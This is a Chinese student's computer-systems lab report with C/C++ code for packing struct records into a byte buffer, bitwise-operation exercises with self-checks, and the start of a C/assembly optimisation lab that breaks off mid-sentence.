華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础实验

专业班级： 计算机 202304

学　　号： U202315594

姓　　名： 贾柠泽

指导教师： 金良海

实验时段： 2025 年 3 月 6 日~4 月 26 日

实验地点： 南一楼 804

原创性声明

本人郑重声明：本报告的内容由本人独立完成，有关观点、方法、数据和文献等的引用已经在文中指出。除文中已经注明引用的内容外，本报告不包含任何其他个人或集体已经公开发表的作品或成果，不存在剽窃、抄袭行为。

特此声明！

学生签名：

报告日期：2025.5.30

实验报告成绩评定：

一（20 分）	二（20）	三（20）	四（20）	五（10）	六(10 分)	合计（100）

指导教师签字：

日期：

華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称：数据表示和等效运算

院　　系 ： 计算机科学与技术

专业班级 ： CS2304

学　　号 ： U202315594

姓　　名 ： 贾柠泽

指导教师 ： 金良海

2025 年 3 月 14 日

一、实验目的与要求

(1) 熟练掌握程序开发平台(VS2019/VS2022/VS2023) 的基本用法，包括程序的编译、链接和调试；
(2) 熟悉数据的表示形式；
(3) 熟悉地址的计算方法、地址的内存转换；
(4) 用常见的按位操作（移位、按位与/或/非/异或）等实现运算表达式的等效运算。

二、实验内容

任务 1 数据存放的压缩与解压编程

定义了结构 student，以及结构数组变量 old_s[N], new_s[N]; (N=5)

```
struct student {
    char   name[8];
    short   age;
    float   score;
    char   remark[200];   // 备注信息
};
```

编写程序，将 old_s[N]中的所有信息依次紧凑(压缩)存放到一个字符数组 message 中，然后从 message 解压缩到结构数组 new_s[N]中。打印压缩前(old_s)、解压后(new_s)的结果，以及压缩前、压缩后存放数据的长度。
要求：
（1）输入的第 0 个人姓名(name)为自己的名字，分数为学号的最后两位；
（2）编写指定接口的函数完成数据压缩；
压缩函数有两个：int pack_student_bytebybyte(student* s, int sno, char *buf);
int pack_student_whole(student* s, int sno, char *buf);
s 为待压缩数组的起始地址； sno 为压缩人数； buf 为压缩存储区的首地址；
两个函数的返回均是调用函数压缩后的字节数。pack_student_bytebybyte 要求一个字节一个字节的向 buf 中写数据；pack_student_whole 要求对 short、float 字段都只能用一条语句整体写入，用 strcpy 实现串的写入。

（3）使用指定方式调用压缩函数；

old_s 数组的前 N1（N1=2）个记录压缩调用 pack_student_bytebybyte 完成；后 N2（N2==3）个记录压缩调用 pack_student_whole，两种压缩函数都只调用 1 次。

（4）使用指定的函数完成数据的解压；

解压函数的格式：int restore_student(char *buf, int len, student* s);

buf 为压缩区域存储区的首地址；len 为 buf 中存放数据的长度；s 为存放解压数据的结构数组的起始地址；返回解压的人数。解压时不允许使用函数接口之外的信息（即不允许定义其他全局变量）

（5）仿照调试时看到的内存数据，以十六进制的形式，输出 message 的前 40 个字节的内容，并与调试时在内存窗口观察到的 message 的前 40 个字节比较是否一致。

（6）对于第 0 个学生的 score，根据浮点数的编码规则指出其个部分的编码，并与观察到的内存表示比较，验证是否一致。

（7）指出结构数组中个元素的存放规律，指出字符串数组、short 类型的数、float 型的数的存放规律。

任务 2 编写位运算程序

按照要求完成给定的功能，并自动判断程序的运行结果是否正确。（从逻辑电路与门、或门、非门等等角度，实现 CPU 的常见功能。所谓自动判断，即用简单的方式实现指定功能，并判断两个函数的输出是否相同。）

（1）int absVal(int x)

返回 x 的绝对值仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>， 运算次数不超过 10 次

判断函数：int absVal_standard(int x)　{ return (x < 0) ? -x : x;}

（2）int negate(int x)

不使用负号，实现 -x

判断函数： int netgate_standard(int x)　{ return -x;}

（3）int bitAnd(int x, int y)

仅使用 ~ 和 |，实现 &
判断函数： int bitAnd_standard(int x, int y) { return x & y;}

（4）int bitOr(int x, int y)

仅使用 ~ 和 &，实现 |

（5）int bitXor(int x, int y)

仅使用 ~ 和 &，实现 ^

（6）int isTmax(int x)

判断 x 是否为最大的正整数（7FFFFFFF），只能使用 !、 ~、 &、 ^、 |、 +

（7）int bitCount(int x)

统计 x 的二进制表示中 1 的个数，只能使用，!~&^|+<<>> ，运算次数不超过 40 次。

（8）int bitMask(int highbit, int lowbit)

产生从 lowbit 到 highbit 全为 1，其他位为 0 的数。例如 bitMask(5,3) = 0x38 ；要求只使用 !~&^|+<<>> ；运算次数不超过 16 次。

（9）int addOK(int x, int y)

当 x+y 会产生溢出时返回 1，否则返回 0，仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>， 运算次数不超过 20 次

（10）int byteSwap(int x, int n, int m)

将 x 的第 n 个字节与第 m 个字节交换，返回交换后的结果。 n、m 的取值在 0~3

之间。
例：byteSwap(0x12345678, 1, 3) = 0x56341278 ，byteSwap(0xDEADBEEF, 0, 2) = 0xDEEFBEAD，仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>， 运算次数不超过 25 次

（11）int bang(int x)

当 x =0 时，返回 1; 其他情况返回 0。实现逻辑非(!)
例：bang(3) = 0； bang(0) =1;仅使用 ~、 &、 ^、 | 、+、 <<、 >>，运算次数不超过 12 次
提示：只有当 x=0 时，x 与 -x 的最高二进制位会同时为 0。

（12）int bitParity(int x)

当 x 有奇数个二进制位 0，返回 1；否则返回 0
例：bitParity (5) = 0； bitParity (7) = 1;仅使用 ！、~、 &、 ^、 | 、+ 、<< 、>> ，运算次数不超过 20 次。
提示：只有当 x 的高字与低字的对应位（第 0 位对应第 16 位，第 1 位对应第 17 位，依次类推）同时为 1，则出现了成对的二进制位 1，此时，可以将对应的二进制位置为 0，不会影响二进制位 1 的个数的奇偶性判断。

三、实验记录及问题回答

任务 1 的算法思想、运行结果、观察记录问题的解答等记录

（1）算法思想

1. pack_student_bytebybyte

逐字节将 student 结构中的每个字段写入字符数组 buf。
对于字符串字段（name 和 remark），只写入到 \0 结束的位置，避免无效数据。
对于二进制数据字段（age 和 score），逐字节复制。
返回压缩后的总字节数。

2. pack_student_whole

对 short 和 float 字段使用整体写入，char 数组使用 strcpy_s 实现串的写入。
对于字符串字段（name 和 remark），只写入到 \0 结束的位置，避免无效数据。
返回压缩后的总字节数。

3. restore_student

从压缩数据中逐字段读取并恢复到 student 结构数组。
对于字符串字段（name 和 remark），逐字节读取直到遇到 \0。
对于二进制数据字段（age 和 score），直接复制。
返回解压的学生人数。


4. print_students

遍历 student 结构数组，逐个打印每个学生的信息。
打印每个学生的 name、age、score 和 remark。

5. print_hex

遍历缓冲区的前 40 个字节，将每个字节的值以两位的十六进制格式输出。
每输出 4 个字节后换行，提升可读性。

（2）运行结果



（3）观察记录问题的解答

我们来分析一下压缩数据的前 40 个字节的含义。

首先，前 7 个字节“bc d6 c4 fb d4 f3 00”代表 old_[0].name，bcd6->‘贾’、c4fb ->‘柠’、d4f3->‘泽’、00->‘\0’，‘贾’的汉字编码值是 bcd6，‘柠’的汉字编码值是 c4fb，‘泽’的汉字编码值是 d4f3，字符串结束字符‘\0’的 ASCII 值为 0。

其次，第 8 个和第 9 个字符“14 00”代表两个字节的 short 类型的 old_s[0].age=20（1*16+4=20），采取小端存储，实际的 16 进制为 0x0014。

然后，第 10~13 个字符“00 00 bc 42”代表四个字节的 float 类型的 old_s[0].score=94，实际的 16 进制为 0x42bc0000，根据 IEEE754 浮点数存储规则可知，将 0x42bc0000 拆成“0 10000101 01111000000000000000000”的形式，第 0 位为符号位，第 1~8 为阶码，减去偏移量 127(0111 1111B，等同于加上-127(1000 0001))得到 110B，第 9~31 位为精度，所以得到 $1.01111*2^{110}B=1011110B=2^6+2^4+2^3+2^2+2^1=94$。

最后，“67 6f 6f 64 00”代表 old_s[0].remark=“good”，与 name 思路相同。

后续的字节则代表 old_s[1]和 old_s[2]的数据，这里不一一赘述了。

任务 2 的各个等效运算的算法思想、运行结果等记录

（1）算法思想

1. absVal

功能：返回 x 的绝对值。
获取符号位：通过 x >> 31 获取符号位，负数为 -1，正数为 0。
计算绝对值：如果 x 为负数，x ^ sign 会将 x 的每一位取反，然后减去 sign（即加 1）；如果 x 为正数，则返回本身。

2. negate

功能：返回 -x。
按位取反加 1：通过 ~x + 1 实现负数的补码表示，得到 -x。

3. bitAnd

功能：实现按位与操作。
德摩根定律：利用德摩根定律 ~(a | b) = ~a & ~b，通过按位取反和按位或实现按位与。

4. bitOr

功能：实现按位或操作。
德摩根定律：利用德摩根定律 ~(a & b) = ~a | ~b，通过按位取反和按位与实现按位或。

5. bitXor

功能：实现按位异或操作。
异或的逻辑实现：通过按位或和按位与的组合实现异或操作。

6. isTmax

功能：判断 x 是否为最大的正整数（0x7FFFFFFF）。
比较异或结果：如果 x 与 0x7FFFFFFF 的异或结果为 0，则 x 是最大的正整数。

7. bitCount

功能：统计 x 的二进制表示中 1 的个数。
分组统计：通过逐位分组和移位操作，逐步统计每组中的 1 的个数，最终累加得到总数。
1）x = (x & 0x55555555) + ((x >> 1) & 0x55555555); // 每两位分一组
将每两位分为一组，统计每组中 1 的个数。
0x55555555 是一个掩码，其二进制表示为 01010101 01010101 01010101 01010101。
x & 0x55555555 保留了 x 中所有奇数位的值。
x >> 1 将 x 右移一位，使偶数位变为奇数位。
(x >> 1) & 0x55555555 保留了 x 中所有偶数位的值。
将这两个结果相加，得到每两位中 1 的个数。
2）x = (x & 0x33333333) + ((x >> 2) & 0x33333333); // 每四位分一组
将每四位分为一组，统计每组中 1 的个数。
0x33333333 是一个掩码，其二进制表示为 00110011 00110011 00110011 00110011。
x & 0x33333333 保留了 x 中每四位的低两位的值。
x >> 2 将 x 右移两位，使每四位的高两位变为低两位。
(x >> 2) & 0x33333333 保留了 x 中每四位的高两位的值。
将这两个结果相加，得到每四位中 1 的个数。
3）x = (x & 0x0F0F0F0F) + ((x >> 4) & 0x0F0F0F0F); // 每八位分一组
目的：将每八位分为一组，统计每组中 1 的个数。
操作：
0x0F0F0F0F 是一个掩码，其二进制表示为 00001111 00001111 00001111 00001111。
x & 0x0F0F0F0F 保留了 x 中每八位的低四位的值。

x >> 4 将 x 右移四位，使每八位的高四位变为低四位。
(x >> 4) & 0x0F0F0F0F 保留了 x 中每八位的高四位的值。
将这两个结果相加，得到每八位中 1 的个数。
4）x = (x & 0x00FF00FF) + ((x >> 8) & 0x00FF00FF); // 每十六位分一组
目的：将每十六位分为一组，统计每组中 1 的个数。
操作：
0x00FF00FF 是一个掩码，其二进制表示为 00000000 11111111 00000000 11111111。
x & 0x00FF00FF 保留了 x 中每十六位的低八位的值。
x >> 8 将 x 右移八位，使每十六位的高八位变为低八位。
(x >> 8) & 0x00FF00FF 保留了 x 中每十六位的高八位的值。
将这两个结果相加，得到每十六位中 1 的个数。
5）x = (x & 0x0000FFFF) + ((x >> 16) & 0x0000FFFF); // 每三十二位分一组
目的：将整个 32 位整数分为一组，统计其中 1 的个数。
操作：
0x0000FFFF 是一个掩码，其二进制表示为 00000000 00000000 11111111 11111111。
x & 0x0000FFFF 保留了 x 中低 16 位的值。
x >> 16 将 x 右移 16 位，使高 16 位变为低 16 位。
(x >> 16) & 0x0000FFFF 保留了 x 中高 16 位的值。
将这两个结果相加，得到整个 32 位整数中 1 的个数。

8. bitMask

功能：产生从 lowbit 到 highbit 全为 1，其他位为 0 的数。
构造掩码：通过移位操作构造两个掩码，一个从高位开始全 1，一个从低位开始全 0，然后按位与得到目标区域的全 1 掩码。

9. addOK

功能：判断 x + y 是否会产生溢出。
符号位比较：通过比较 x、y 和 sum 的符号位，判断是否溢出。如果 x 和 y 符号相同但 sum 符号不同，则溢出。

10. byteSwap

功能：将 x 的第 n 个字节与第 m 个字节交换。
提取字节：通过移位和按位与操作提取指定字节。
重构整数：将提取的字节交换位置后，重新组合成新的整数。

11. bang

功能：实现逻辑非操作，当 x = 0 时返回 1，否则返回 0。
构造掩码：通过 x | (~x + 1) 构造掩码，如果 x 为 0，则掩码为 -1，否则为其他值。
判断符号：通过符号位判断 x 是否为 0。

12. bitParity

功能：判断 x 的二进制表示中 1 的个数的奇偶性。
逐位异或：通过逐位异或操作，将所有位的 1 的个数减少到 1 位，最终判断奇偶性。

（2）运行结果

四、体会

任务 1：数据存放的压缩与解压编程

对数据存储和内存管理的理解：

通过定义结构体 student 并进行数据的压缩与解压操作，深入理解了数据在内存中的存储方式。不同数据类型（如 char、short、float）在内存中占据不同的字节空间，且有特定的排列顺序。

实验中，将结构体数据压缩到一个字符数组中，再解压恢复原数据，直观地展示了内存中数据的组织和转换过程。这有助于理解程序运行时数据在内存中的实际布局。

调试与问题解决能力的锻炼：

在实现压缩和解压功能的过程中，遇到了数据对齐、字节顺序等问题。通过调试和查阅资料，理解了这些问题的成因和解决方法。

学会了使用调试工具观察内存数据，对比压缩前后数据的一致性，确保程序的正确性。

对数据压缩算法的初步认识：

实验中的压缩操作虽然简单，但为理解更复杂的压缩算法奠定了基础。了解了如何通过优化数据存储方式减少数据占用的空间，提高数据传输和存储的效率。

任务 2：编写位运算程序

对位运算的深入理解：

通过实现各种位运算函数，如 absVal、negate、bitAnd 等，深入理解了位运算的基本原理和应用场景。位运算在计算机底层操作中具有重要作用，能够高效地处理数据。

掌握了如何利用有限的位运算符（如 !、~、&、^、|、+、<<、>>）实现复杂的逻辑功能，如绝对值计算、逻辑非等。

逻辑思维和算法设计能力的提升：

每个函数的实现都需要仔细思考如何通过位运算符组合实现目标功能，同时满足运算次数的限制。这锻炼了逻辑思维和算法设计能力。

学会了运用德摩根定律、异或性质等逻辑原理来转换和简化问题，提高代码的效

率和可读性。

对计算机底层原理的认识：

实验从逻辑电路的角度模拟了 CPU 的常见功能，如与门、或门、非门等。这有助于理解计算机硬件层面的运算机制，以及软件与硬件之间的联系。

通过实现溢出判断、字节交换等功能，进一步理解了计算机中数据表示和运算的细节，如补码表示、溢出条件等。

代码优化意识的培养：

在实现过程中，注重运算次数的优化，尽量减少不必要的操作。这培养了代码优化的意识，有助于编写高效、简洁的程序。

五、源码

实验一：数据存放的压缩与解压编程

```
#include <iostream>
#include <cstring>
#include <iomanip>

#define N 5
#define N1 2
#define N2 3
using namespace std;

struct student {
    char name[8];
    short age;
    float score;
    char remark[200];
};

// 压缩函数：逐字节写入
int pack_student_bytebybyte(student* s, int sno, char* buf) {
```

```
    int byteCount = 0;
    for (int i = 0; i < sno; ++i) {
        // 写入 name，只写入到 '\0' 结束
        int nameLen = strlen(s[i].name) + 1; // 包括 '\0'
        for (int j = 0; j < nameLen; ++j) {
            buf[byteCount++] = s[i].name[j];
        }

        // 写入 age
        for (int j = 0; j < sizeof(short); ++j) {
            buf[byteCount++] = reinterpret_cast<char*>(&s[i].age)[j];
        }

        // 写入 score
        for (int j = 0; j < sizeof(float); ++j) {
            buf[byteCount++] = reinterpret_cast<char*>(&s[i].score)[j];
        }

        // 写入 remark，只写入到 '\0' 结束
        int remarkLen = strlen(s[i].remark) + 1; // 包括 '\0'
        for (int j = 0; j < remarkLen; ++j) {
            buf[byteCount++] = s[i].remark[j];
        }
    }
    return byteCount;
}

// 压缩函数：整体写入
int pack_student_whole(student* s, int sno, char* buf) {
    int byteCount = 0;
    for (int i = 0; i < sno; ++i) {
        // 写入 name，只写入到 '\0' 结束
        strcpy_s(buf + byteCount, 8, s[i].name);
```

```
            byteCount += strlen(s[i].name) + 1; //  包括  '\0'

            //  写入  age
            memcpy(buf + byteCount, &s[i].age, sizeof(short));
            byteCount += sizeof(short);

            //  写入  score
            memcpy(buf + byteCount, &s[i].score, sizeof(float));
            byteCount += sizeof(float);

            //  写入  remark，只写入到  '\0'  结束
            strcpy_s(buf + byteCount, 200, s[i].remark);
            byteCount += strlen(s[i].remark) + 1; //  包括  '\0'
        }
        return byteCount;
}

//  解压函数
int restore_student(char* buf, int len, student* s) {
        int byteCount = 0;
        int restoredCount = 0;
        while (byteCount < len) {
            //  读取  name，直到遇到  '\0'
            int nameLen = 0;
            while (buf[byteCount + nameLen] != '\0' && nameLen < 8) {
                nameLen++;
            }
            nameLen++; //  包括  '\0'
            strncpy_s(s[restoredCount].name, buf + byteCount, nameLen);
            byteCount += nameLen;

            //  读取  age
            memcpy(&s[restoredCount].age, buf + byteCount, sizeof(short));
```

```
            byteCount += sizeof(short);

            // 读取 score
            memcpy(&s[restoredCount].score, buf + byteCount, sizeof(float));
            byteCount += sizeof(float);

            // 读取 remark，直到遇到 '\0'
            int remarkLen = 0;
            while (buf[byteCount + remarkLen] != '\0' && remarkLen < 200) {
                remarkLen++;
            }
            remarkLen++; // 包括 '\0'
            strncpy_s(s[restoredCount].remark, buf + byteCount, remarkLen);
            byteCount += remarkLen;

            restoredCount++;
        }
        return restoredCount;
}

// 打印学生信息
void print_students(student* s, int sno) {
        for (int i = 0; i < sno; ++i) {
            cout << "Student " << i << ":" << endl;
            cout << "Name: " << s[i].name << endl;
            cout << "Age: " << s[i].age << endl;
            cout << "Score: " << s[i].score << endl;
            cout << "Remark: " << s[i].remark << endl;
            cout << "----------------------" << endl;
        }
}

// 打印缓冲区的前 40 个字节
```

```
void print_hex(const char* buf, int len) {
	for (int i = 0; i < len; ++i) {
		cout << hex << setw(2) << setfill('0') << (int)buf[i];
		if ((i + 1) % 4 == 0) {
			cout << " ";
		}
	}
	cout << std::endl;
}

int main() {
	student old_s[N] =
	{
		{"贾柠泽",20,94,"good"},
		{"li",21,81.5,"bad"},
		{"wang",26,82.0,"excellent"},
		{"zhao",19,90.5,"average"},
		{"chen",22,95.5,"great"}
	};
	student new_s[N] = {};

	// 压缩数据
	char* message = new char[N * (8 + sizeof(short) + sizeof(float) + 200)];
	int totalBytes = 0;

	// 压缩前 N1 个记录
	totalBytes = pack_student_bytebybyte(old_s, N1, message);
	// 压缩后 N2 个记录
	totalBytes += pack_student_whole(old_s + N1, N2, message + totalBytes);

	// 解压数据
	int restoredCount = restore_student(message, totalBytes, new_s);
```

```
    // 打印压缩前的数据
    cout << "压缩前的数据:" << endl;
    print_students(old_s, N);

    // 打印解压后的数据
    cout << "解压后的数据:" << endl;
    print_students(new_s, restoredCount);

    // 打印压缩前和压缩后的数据长度
    cout << "压缩数据长度: " << totalBytes << endl;

    // 打印压缩后 message 的前 40 个字节
    cout << "前 40 个字节: ";
    print_hex(message, 40);

    // 打印第 0 个学生的 score 编码
    cout << "第 0 号学生编码:" << endl;
    char* scoreBytes = reinterpret_cast<char*>(&old_s[0].score);
    for (int i = 0; i < sizeof(float); ++i) {
        cout << hex << setw(2) << setfill('0') << (int)scoreBytes[i] << " ";
    }
    cout << endl;

    // 内存释放
    delete[] message;

    return 0;
}
```

实验二：编写位运算程序

```
#include <stdio.h>
#include <stdlib.h>

// 判断两个函数的输出是否相同
void check(int (*func)(int), int (*standard)(int), int x) {
        if (func(x) == standard(x)) {
            printf("正确\n");
        }
        else {
            printf("错误\n");
        }
}

void check(int (*func)(int, int), int (*standard)(int, int), int x, int y) {
        if (func(x, y) == standard(x, y)) {
            printf("正确\n");
        }
        else {
            printf("错误\n");
        }
}

void check(int (*func)(int, int, int), int (*standard)(int, int, int), int x, int y, int z) {
        if (func(x, y, z) == standard(x, y, z)) {
            printf("正确\n");
        }
        else {
            printf("错误\n");
        }
}
```

```
// (1) 返回 x 的绝对值
int absVal(int x) {
        int sign = x >> 31; // 获取符号位
        return (x ^ sign) - sign; // 如果 x 为负数，则取反并加 1
}

int absVal_standard(int x) {
        return (x < 0) ? -x : x;
}

// (2) 实现 -x
int negate(int x) {
        return ~x + 1; // 按位取反加 1 得到相反数
}

int negate_standard(int x) {
        return -x;
}

// (3) 实现 &
int bitAnd(int x, int y) {
        return ~(~x | ~y); // 使用德摩根定律
}

int bitAnd_standard(int x, int y) {
        return x & y;
}

// (4) 实现 |
int bitOr(int x, int y) {
        return ~(~x & ~y); // 使用德摩根定律
}
```

```
int bitOr_standard(int x, int y) {
	return x | y;
}

// (5)  实现  ^
int bitXor(int x, int y) {
	return (x | y) & ~(x & y); //  异或的逻辑实现
}

int bitXor_standard(int x, int y) {
	return x ^ y;
}

// (6)  判断 x 是否为最大的正整数（7FFFFFFF）
int isTmax(int x) {
	return !(x ^ 0x7FFFFFFF);
}

int isTmax_standard(int x) {
	return x == 0x7FFFFFFF;
}

// (7)  统计 x 的二进制表示中  1  的个数
int bitCount(int x) {
	x = (x & 0x55555555) + ((x >> 1) & 0x55555555); //  每两位分一组
	x = (x & 0x33333333) + ((x >> 2) & 0x33333333); //  每四位分一组
	x = (x & 0x0F0F0F0F) + ((x >> 4) & 0x0F0F0F0F); //  每八位分一组
	x = (x & 0x00FF00FF) + ((x >> 8) & 0x00FF00FF); //  每十六位分一组
	x = (x & 0x0000FFFF) + ((x >> 16) & 0x0000FFFF); //  每三十二位分一组
	return x;
}

int bitCount_standard(int x) {
```

```
    int count = 0;
    while (x) {
        count += x & 1;
        x >>= 1;
    }
    return count;
}

// (8) 产生从 lowbit 到 highbit 全为 1，其他位为 0 的数
int bitMask(int highbit, int lowbit) {
    int mask1 = (0x7FFFFFFF >> (30 - highbit));
    int mask2 = (0xFFFFFFFF << lowbit);
    return (mask1 & mask2); // 按位与得到从 lowbit 到 highbit 的全 1 区域
}

int bitMask_standard(int highbit, int lowbit) {
    int mask = 0;
    for (int i = lowbit; i <= highbit; i++) {
        mask |= 1 << i;
    }
    return mask;
}

// (9) 判断 x+y 是否会产生溢出
int addOK(int x, int y) {
    int sum = x + y;
    int sign_x = (x >> 31) & 1;
    int sign_y = (y >> 31) & 1;
    int sign_sum = (sum >> 31) & 1;
    return (sign_x & sign_y & ~sign_sum) | (~sign_x & ~sign_y & sign_sum); //
    溢出条件
}
```

```
int addOK_standard(int x, int y) {
        int sum = x + y;
        return (x > 0 && y > 0 && sum < 0) || (x < 0 && y < 0 && sum > 0);
}

// (10) 将 x 的第 n 个字节与第 m 个字节交换
int byteSwap(int x, int n, int m) {
        int mask_n = 0xFF << (n * 8);
        int mask_m = 0xFF << (m * 8);
        int byte_n = (x & mask_n) >> (n * 8);
        int byte_m = (x & mask_m) >> (m * 8);
        return (x & ~(mask_n | mask_m)) | (byte_n << (m * 8)) | (byte_m << (n *
        8));
}

int byteSwap_standard(int x, int n, int m) {
        unsigned char* bytes = (unsigned char*)&x;
        unsigned char temp = bytes[n];
        bytes[n] = bytes[m];
        bytes[m] = temp;
        return x;
}

// (11) 实现逻辑非(!)
int bang(int x) {
        int mask = x | (~x + 1); // 如果 x 为 0，则 mask 为-1；否则为其他值
        return !((mask >> 31) & 1); // 如果 x 为 0，返回 1；否则返回 0
}

int bang_standard(int x) {
        return !x;
}
```

```
// (12) 判断二进制中 1 的个数的奇偶性
int bitParity(int x) {
        x ^= x >> 16;
        x ^= x >> 8;
        x ^= x >> 4;
        x ^= x >> 2;
        x ^= x >> 1;
        return x & 1;
}

int bitParity_standard(int x) {
        int count = 0;
        while (x) {
            count += x & 1;
            x >>= 1;
        }
        return count % 2;
}

int main() {
        // 测试每个函数
        printf("absVal 测试：");
        check(absVal, absVal_standard, -5);
        printf("negate 测试：");
        check(negate, negate_standard, 5);
        printf("bitAnd 测试：");
        check(bitAnd, bitAnd_standard, 5, 3);
        printf("bitOr 测试：");
        check(bitOr, bitOr_standard, 5, 3);
        printf("bitXor 测试：");
        check(bitXor, bitXor_standard, 5, 3);
        printf("isTmax 测试：");
        check(isTmax, isTmax_standard, 0x7FFFFFFF);
```

```
    printf("bitCount 测试：");
    check(bitCount, bitCount_standard, 5);
    printf("bitMask 测试：");
    check(bitMask, bitMask_standard, 5, 3);
    printf("addOK 测试：");
    check(addOK, addOK_standard, 0x7FFFFFFF, 1);
    printf("byteSwap 测试：");
    check(byteSwap, byteSwap_standard, 0x12345678, 1, 3);
    printf("bang 测试：");
    check(bang, bang_standard, 0);
    printf("bitParity 测试：");
    check(bitParity, bitParity_standard, 5);
    return 0;
}
```

華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： 汇编和 C 的混合编程及优化

院　　系：计算机科学与技术

专业班级：CS2304

学　　号：U202315594

姓　　名：贾柠泽

指导教师：金良海

2025 年 3 月 29 日

一、实验目的与要求

⑴ 熟练掌握程序开发平台(VS2019/VS2022/VS2023) 下 C 和汇编语言的混合编程方法；

(2) 熟悉掌握常用机器指令的使用方法；

(3) 掌握代码优化的基本方法，提高程序运行速度。

二、实验内容

任务 1 用 C 语言编写一个学生成绩管理程序，具有平均成绩计算、按平均成绩从高到低排序、显示学生成绩的功能

定义了 结构 student，设有 N 个学生

```
struct student {
    char    name[8];
    char    sid[11];     //    如 U202315123
    short    scores[8]; //    8 门课的分数
    short    average;    //    平均分
};
```

要求：

（1）第 0 个人姓名(name)为自己的名字，sid 为自己的学号； 可以用产生随机数的方法或者使用一定的规则，初始化 N 个学生的信息。N 的个数自定；

（2）对于函数“计算平均成绩”、“按平均成绩从高到低排序”分别计时，显示两个函数的时间开销；

（3）显示排序前、排序后的学生信息（姓名、学号、8 门课的分数、平均分），一个学生一行。

（4）对“计算平均成绩”、“按平均成绩排序”函数的 Debug 版、Release 版的运行效率进行对比，比较两个版本下的反汇编代码的差异，分析程序执行速度提高的原因。

任务 2 用汇编语言编写函数“计算平均成绩”，代替原来用 C 语言编写的函数

要求：只是将任务 1 中用 C 语言编写的“计算平均成绩”替换成用汇编语言编写的函数，其他程序保持不变；测试该函数的运行速度。

任务 3 对用汇编语言编写的“计算平均成绩”函数进行优化

要求：使用寄存器与变量绑定、循环展开、使用更快的机器指令等手段，对程序进行优化；可以实现多个优化版本，比较它们的运行速度，并分析提高速度的原因。

任务 4 对排序函数进行算法优化


要求：采用算法优化、程序优化等多种手段对函数进行优化；比较它们的运行速度，并分析提高速度的原因。

三、实验记录及问题回答

任务 1 的实验测试结果记录

初始化 N 的个数为 5
这是 debug 版本

这是 release 版本



计算平均成绩函数

Debug 反汇编：逐次内存访问、保留循环计数器检查，无指令级优化

Release 反汇编：利用 SIMD 指令（如 AVX）并行计算，循环展开和向量化优

